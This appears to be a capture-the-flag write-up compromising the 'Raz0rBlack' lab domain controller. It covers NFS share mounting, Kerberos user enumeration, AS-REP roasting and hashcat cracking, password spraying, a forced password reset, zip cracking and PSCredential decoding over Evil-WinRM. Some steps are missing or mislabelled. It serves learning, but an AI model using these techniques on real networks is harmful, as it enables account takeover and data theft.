
RAZ0RBLACK.THM

nmap -sC -sV <IP>



```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-08-22 07:23:43Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: raz0rblack.thm
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
```

```
636/tcp   open  tcpwrapped
2049/tcp  open  mountd        1-3 (RPC #100005)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: raz0rblack.thm,
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RAZ0RBLACK
|   NetBIOS_Domain_Name: RAZ0RBLACK
|   NetBIOS_Computer_Name: HAVEN-DC
|   DNS_Domain_Name: raz0rblack.thm
|   DNS_Computer_Name: HAVEN-DC.raz0rblack.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2021-08-22T07:24:37+00:00
| ssl-cert: Subject: commonName=HAVEN-DC.raz0rblack.thm
| Not valid before: 2021-08-21T07:21:35
|_Not valid after:  2022-02-20T07:21:35
|_ssl-date: 2021-08-22T07:24:44+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
```


```
Service Info: Host: HAVEN-DC; OS: Windows; CPE: cpe:

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-08-22T07:24:40
|_  start_date: N/A
```

Since we have NFS (Network File System) on Port 2049, we can run showmount to list any shared dirs:

```
┌──(max㉿kali)-[~/Downloads]
└─$ showmount -e 10.10.222.63
Export list for 10.10.222.63:
/users (everyone)
```


let’s prepare to mount: 1st, make a directory to mount the files. I prefer the /Desktop so I can see it:

Then using sudo, since only root can mount, we mount:




I prefer to copy the .xlsx file out of the mounted dir so I don’t have to keep dealing with permissions:

run this handy tool (xlsx2csv) to convert the .xlsx file to human readable:



A GUI option, called Gnumeric, is available via apt-get install, to view .xlsx files



cat to screen and we find a list of usernames:

```
┌──(max㉿kali)-[~/Desktop]
└─$ cat thang.csv
HAVEN SECRET HACKER's CLUB,,,,,,,,,,,
,,,,,,,,,,,
,,,,,,,,,,,
,,,,,,,,,,,
Name's,,,Role,,,,,,,,
daven port,,,CTF PLAYER,,,,,,,,
imogen royce,,,CTF PLAYER,,,,,,,,
tamara vidal,,,CTF PLAYER,,,,,,,,
arthur edwards,,,CTF PLAYER,,,,,,,,
carl ingram,,,CTF PLAYER (INACTIVE),,,,,,,,
nolan cassidy,,,CTF PLAYER,,,,,,,,
reza zaydan,,,CTF PLAYER,,,,,,,,
ljudmila vetrova,,,"CTF PLAYER, DEVELOPER,ACTIVE DIRECTORY ADMIN"
rico delgado,,,WEB SPECIALIST,,,,,,,,
tyson williams,,,REVERSE ENGINEERING,,,,,,,,
steven bradley,,,STEGO SPECIALIST,,,,,,,,
chamber lin,,,CTF PLAYER(INACTIVE),,,,,,,,
```

using kerbrute to find users and their permissions:

```
┌──(max㉿kali)-[~/.local/bin]
└─$ ./kerbrute -users /opt/userlist.txt -dc raz0rblack.thm -domain raz0rblack.thm -t 100
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

[*] Blocked/Disabled user => guest
[*] Valid user => administrator
[*] Blocked/Disabled user => Guest
[*] Valid user => Administrator
[*] Blocked/Disabled user => GUEST
[*] Valid user => twilliams [NOT PREAUTH]
[*] No passwords were discovered :'(
```

using GetNPUsers.py with NOT PREAUTH user (no passwd req'd) to get the

TGT ticket hashes:

```
┌──(max㉿kali)-[/opt]
└─$ GetNPUsers.py raz0rblack.thm/twilliams                                  2 ×
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

Password:
[*] Cannot authenticate twilliams, getting its TGT
$krb5asrep$23$twilliams@RAZ0RBLACK.THM:33d761a84ed1974978f45ef42515928c$02ffca1331dde453b6a38
aa352af7d528433f24fec8b98e72223868f69d0aa4a05a4ac6221a92cb0f759d7cbda3885a087633e9a7e57a24b3e
c2226aad6520f7f2b5c95dad4877e4a5e2fbb16ec37849240ffbd0909e7a244a17f3b457282873089cf552eb46196
230550483682e2c1db4cc5c93aaf282d582157ef34083ecb4302a33e5824775bda226ff7d5d062d62d5ff4d2522c0
5a86c208ca768104092f5118e20fd10f2372b3a5b2cf2a957d3f2b2d02fd39a295c0b192bcf5b871a7266024b4f12
63e4510dd9efdb9b26cd1ebc3dbe27ee84774a901c81424ea70dd198dce9df42c560526a0fd05d254a319be
```

copy n paste hash into sublime and run hashcat against it:

```
┌──(max㉿kali)-[/opt]
└─$ subl TGT.hash

┌──(max㉿kali)-[/opt]
└─$ hashcat -m 18200 TGT.hash -a 0 -w 3 /usr/share/wordlists/rockyou.txt --force
hashcat (v6.1.1) starting...
```

Hashcat cracks the TGT hash fast!

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$twilliams@RAZ0RBLACK.THM:33d761a84ed1974978f45ef42515928c$02ffca1331dde453b6a38aa352af7
d528433f24fec8b98e72223868f69d0aa4a05a4ac6221a92cb0f759d7cbda3885a087633e9a7e57a24b3ec2226aad6520f7f2
b5c95dad4877e4a5e2fbb16ec37849240ffbd0909e7a244a17f3b457282873089cf552eb46196230550483682e2c1db4cc5c9
3aaf282d582157ef34083ecb4302a33e5824775bda226ff7d5d062d62d5ff4d2522c05a86c208ca768104092f5118e20fd10f
2372b3a5b2cf2a957d3f2b2d02fd39a295c0b192bcf5b871a7266024b4f1263e4510dd9efdb9b26cd1ebc3dbe27ee84774a90
1c81424ea70dd198dce9df42c560526a0fd05d254a319be:roastpotatoes

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$twilliams@RAZ0RBLACK.THM:33d761a84ed1...a319be
Time.Started.....: Mon Aug 23 17:51:21 2021, (2 secs)
Time.Estimated...: Mon Aug 23 17:51:23 2021, (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2089.9 kH/s (107.64ms) @ Accel:1024 Loops:1 Thr:64 Vec:4
```

This box goes off line often for some reason: But we finally get the SHARES from smbclient:

using smbclient to list shares of user:twilliams but I don't have read access

```
┌──(max㉿kali)-[/opt]
└─$ smbclient -L raz0rblack.thm -U twilliams
Enter WORKGROUP\twilliams's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        trash           Disk      Files Pending for deletion
SMB1 disabled -- no workgroup available
```

```
┌──(max㉿kali)-[~]
└─$ crackmapexec smb 10.10.146.1 -u sbradley -p roastpotatoes                131 ×
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.146.1     445    HAVEN-DC         [*] Windows 10.0 Build 17763
 x64 (name:HAVEN-DC) (domain:raz0rblack.thm) (signing:True) (SMBv1:False)
SMB         10.10.146.1     445    HAVEN-DC         [-] raz0rblack.thm\sbradley:
roastpotatoes STATUS_PASSWORD_MUST_CHANGE
```

with smbpasswd -r <IP> -u <USER> we can change the userpassord since it’s marked PASSWORD_MUST_CHANGE:

```
┌──(max㉿kali)-[~]
└─$ smbpasswd -r 10.10.146.1 -U sbradley                                    1 ×
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user sbradley

┌──(max㉿kali)-[~]
└─$ smbmap -H 10.10.146.1 -u sbradley -p password12345678
[+] IP: 10.10.146.1:445 Name: raz0rblack.thm
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        trash                                                   READ ONLY       Files Pending for deletion
```

let’s log in with our new password and we now have READ ONLY access to trash:

```
└─$ smbmap -H 10.10.146.1 -u sbradley -p password12345678
[+] IP: 10.10.146.1:445 Name: raz0rblack.thm
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        trash                                                   READ ONLY       Files Pending for deletion

┌──(max㉿kali)-[~]
└─$ smbclient -U sbradley //raz0rblack.thm/trash
Enter WORKGROUP\sbradley's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 15 23:01:28 2021
  ..                                  D        0  Mon Mar 15 23:01:28 2021
  chat_log_20210222143423.txt         A     1340  Thu Feb 25 11:29:05 2021
  experiment_gone_wrong.zip           A 18927164  Mon Mar 15 23:02:20 2021
  sbradley.txt                        A       37  Sat Feb 27 11:24:21 2021
```

using smbget -R to download entire directory at once:

```
┌──(max㉿kali)-[/opt/test]
└─$ smbpasswd -r 10.10.212.243 -U sbradley
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user sbradley

┌──(max㉿kali)-[/opt/test]
└─$ smbget -R smb://raz0rblack.thm/trash -U sbradley
Password for [sbradley] connecting to //trash/raz0rblack.thm:
Using workgroup WORKGROUP, user sbradley
smb://raz0rblack.thm/trash/chat_log_20210222143423.txt
smb://raz0rblack.thm/trash/experiment_gone_wrong.zip
smb://raz0rblack.thm/trash/sbradley.txt
Downloaded 18.05MB in 103 seconds
```

```
┌──(max㉿kali)-[/opt/test]
└─$ awk -F':' '{print $4}' hashes3.txt> hashes4.txt
```

```
┌──(max㉿kali)-[/opt/test]
└─$ unzip experiment_gone_wrong.zip
Archive:  experiment_gone_wrong.zip
[experiment_gone_wrong.zip] system.hive password:
  inflating: system.hive
  inflating: ntds.dit
```

```
┌──(max㉿kali)-[/opt/test]
└─$ john wrong.hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
electromagnetismo (experiment_gone_wrong.zip)
1g 0:00:00:00 DONE (2021-08-23 22:09) 1.428g/s 11983Kp/s 11983Kc/s 11983KC/s ell
iazir..ejazzie13
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We find lvetrova's password located in the .xml file. these 2 lines will decode it for us. Must be in current users dir, must be logged on as that user:

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        9/15/2018  12:19 AM                Desktop
d-r---        2/25/2021  10:14 AM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos
-a----        2/25/2021  10:16 AM           1692 lvetrova.xml


*Evil-WinRM* PS C:\Users\lvetrova> $credential=import-clixml -path ".\lvetrova.xml"
*Evil-WinRM* PS C:\Users\lvetrova> $credential.getnetworkcredential().password
THM{694362e877adef0d85a92e6d17551fe4}
```

We find the root password but it's in hex. So copy n paste into CyberChef and it decodes to the last Flag:

```
*Evil-WinRM* PS C:\users\Administrator> type root.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">Administrator</S>
      <SS N="Password">44616d6e20796f7520617265206120676e6975732e0a4275742c20492061706f6c6f67
697a6520666f722063686561746696e6720796f75206c696b6520746869732e0a0a486572652069732079 6f757220526
f6f7420466c61670a54484d7b3162346634366633466626134363334383237336431386463393164613230647d0a0a
546167206d65206f6e2068747470733a2f2f747769747465722e636f6d2f5879616e3164332061626f7574207768617
420706172742079 6f7520656e6a6f796564206f6e2074686973206f7820616e642077686174207061727420796f75
207374727567676c656420776974682e0a0a496620796f7520656e6a6f796564207468697320626f7820796f75206d6
17920616c736f2074616b652061206c6f6f6b20617420746865206c696e7578616765 6e637920726f6f6d20696e2074
72796861636b6d652e0a576869636820636f6e7461696e7320736f6d65206c696e7578206675 6e64616d656e74616c7
320616e642070726976696c6567652065736361 6c6174696f6e2068747470733a2f2f7472796861636b6d652e636f6d
2f726f6f6d2f6c696e75786167656e63792e0a</SS>
```